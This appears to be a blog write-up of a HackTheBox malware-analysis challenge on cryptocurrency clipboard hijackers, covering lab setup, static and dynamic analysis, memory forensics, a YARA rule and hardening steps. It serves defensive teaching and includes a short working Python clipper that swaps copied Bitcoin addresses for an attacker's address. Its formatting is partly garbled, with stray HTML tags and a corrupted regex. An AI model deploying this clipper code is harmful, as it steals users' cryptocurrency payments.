Listen to this Post
Introduction

Clipboard hijackers, or “clippers,” represent a stealthy yet devastating class of malware that targets cryptocurrency transactions by surreptitiously replacing wallet addresses copied to the clipboard. The recent HackTheBox Sherlock challenge “Lupin CryptoClipper” offers a hands-on opportunity to dissect such a threat. This article walks through the technical analysis of a cryptocurrency clipper, exploring its API-level mechanisms, forensic indicators, and the defensive measures every security professional should know.
Learning Objectives
- Understand the inner workings of clipboard hijacking via Windows API calls.
- Perform static and dynamic analysis of clipper malware in a controlled lab.
- Develop detection rules and mitigation strategies to protect against clipboard tampering.
You Should Know
1. Anatomy of a Clipboard Hijacker
Clipboard hijackers monitor the system clipboard for cryptocurrency addresses and instantly replace them with the attacker’s address. On Windows, this is achieved by polling the clipboard using `GetClipboardData()` or by hooking clipboard-related messages (WM_CLIPBOARDUPDATE). Below is a simplified Python example using the `pyperclip` library that mimics this behavior:
import pyperclip
import time

attacker_address = "1AttackerWalletAddressXYZ"
previous = ""

while True:
current = pyperclip.paste()
if current != previous:
 Simple regex to detect a Bitcoin address (naive)
if current.startswith("1") and len(current) >= 26:
pyperclip.copy(attacker_address)
print("[!] Replaced clipboard with attacker address")
previous = current
time.sleep(0.5)
This loop runs continuously, checking for any copied text that looks like a cryptocurrency address and swapping it. Real-world clippers use more sophisticated pattern matching and often inject code into legitimate processes to avoid detection.
2. Building a Safe Malware Analysis Lab
Before handling live malware, isolate your environment. Use a virtual machine (VM) with snapshots and disable network sharing. Recommended tools:
– FlareVM – Windows analysis environment pre-loaded with utilities.
– REMnux – Linux distribution for reverse-engineering.
– Process Monitor (ProcMon) – For real-time registry, file, and process activity.
– API Monitor – To hook and monitor API calls made by the malware.
Step‑by‑step lab setup:
- Install VirtualBox/VMware and create a Windows 10 VM.
- Run the FlareVM installation script to deploy analysis tools.
3. Take a clean snapshot.
- Enable network isolation (Host‑Only or custom NAT with no internet).
- Copy the malware sample into the VM and snapshot again before execution.
3. Static Analysis: Unmasking the Clipper’s Intent
Static analysis involves examining the executable without running it. Use:
– `strings` (from Sysinternals) to extract readable text:
`strings -n 8 lupin_clipper.exe > strings.txt`
Look for cryptocurrency addresses, suspicious URLs, or API names like GetClipboardData.
– PEStudio – Scan for anomalies: entropy, sections, imported DLLs (e.g., user32.dll, kernel32.dll).
– Ghidra/IDA Pro – Disassemble the binary to locate the main clipboard monitoring loop.
Example: Look for calls to `SetClipboardData` – that’s where the swap occurs.
Common indicators:
- Embedded strings containing wallet addresses (e.g., Bitcoin, Ethereum formats).
- Imports of clipboard functions and threading APIs.
- Obfuscated code – high entropy sections may indicate packed malware.
4. Dynamic Analysis: Watching the Malware in Action
Execute the sample in your isolated lab while monitoring:
– ProcMon – Set filters for `Process Name` = `lupin_clipper.exe` and `Operation` contains Clipboard. Observe registry keys accessed and files created.
– API Monitor – Filter on `user32.dll` and kernel32.dll; watch for GetClipboardData, SetClipboardData, OpenClipboard, and CloseClipboard. Note the timestamps and the data being passed.
– Network traffic – Use Wireshark or Fiddler to detect any C2 callbacks; clippers often phone home with stolen addresses or to update the replacement address.
Step‑by‑step:
1. Start ProcMon and API Monitor.
2. Execute the malware.
3. Copy a test cryptocurrency address (e.g., `1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa`).
- Paste into a notepad; if the address changed, the clipper worked.
- Review the captured API calls to see which function performed the swap.
5. Extracting the Attacker’s Wallet Address
Often the replacement address is hardcoded, but sophisticated variants fetch it from a remote server or store it encrypted. Use memory forensics:
– Take a memory dump of the VM using DumpIt or WinPmem.
– Analyze with Volatility 3:
`vol -f memory.dump windows.malfind.Malfind` – detects injected code.
`vol -f memory.dump windows.cmdline.CmdLine` – view process command lines.
`vol -f memory.dump windows.modscan` – list loaded modules.
Search for the address pattern using `strings` on the dump:
`strings memory.dump | grep -E “^
[a-km-zA-HJ-NP-Z1-9]{25,34}$"`</h2>

In the Lupin Sherlock, the attacker’s address may be retrieved via a network request – check for any HTTP GET requests to a pastebin or similar service.

<h2 style="color: yellow;">6. Building YARA Rules for Detection</h2>

Create YARA rules to identify clipper malware based on unique strings or API sequences. Example:

[bash]
rule Lupin_Clipper {
meta:
author = "Analyst"
description = "Detects clipboard hijacker using common API patterns"
strings:
$s1 = "GetClipboardData" nocase
$s2 = "SetClipboardData" nocase
$s3 = "OpenClipboard" nocase
$s4 = "CloseClipboard" nocase
$addr = /[bash][a-km-zA-HJ-NP-Z1-9]{25,34}/ // Bitcoin address regex
condition:
uint16(0) == 0x5a4d and // MZ header
(2 of ($s)) and $addr
}
Run this rule against suspicious executables using yara -r rule.yara suspicious_folder/.
7. Mitigation and Endpoint Hardening
To defend against clippers:
- Use a dedicated clipboard manager that shows the full address before pasting.
- Disable clipboard history and sync across devices (Windows 10/11):
`Set-ItemProperty -Path “HKCU:\Software\Microsoft\Clipboard” -Name “EnableClipboardHistory” -Value 0`
`Set-ItemProperty -Path “HKCU:\Software\Microsoft\Clipboard” -Name “AllowClipboardHistory” -Value 0`
- Application whitelisting – block untrusted executables from running.
- Monitor clipboard API calls with endpoint detection and response (EDR) tools; alert on processes repeatedly calling `SetClipboardData` with cryptocurrency patterns.
What Undercode Say
- Clipboard hijackers are a persistent threat because they exploit a user’s trust in copy-paste – a fundamental UX pattern. The Lupin challenge underscores how simple API abuse can lead to significant financial loss.
- Malware analysis is not just about reversing code; it’s about understanding the ecosystem – from API hooks to memory forensics. The integration of static and dynamic techniques is essential to fully grasp a clipper’s behavior.
- Defenders must shift left: educate users to visually verify addresses, deploy runtime detection, and use behavioral analytics to spot clipboard anomalies. As cryptocurrency adoption grows, so will the creativity of clipper malware.
Prediction
In the near future, clippers will evolve to use machine learning for better address recognition and evasion, such as polymorphic code that changes API call patterns. They may also target non‑cryptocurrency data like passwords or API keys, and leverage living‑off‑the‑land binaries to avoid traditional detection. The arms race between clipboard malware and security tools will intensify, demanding continuous innovation in both analysis and defense.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Lidor Roccah – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


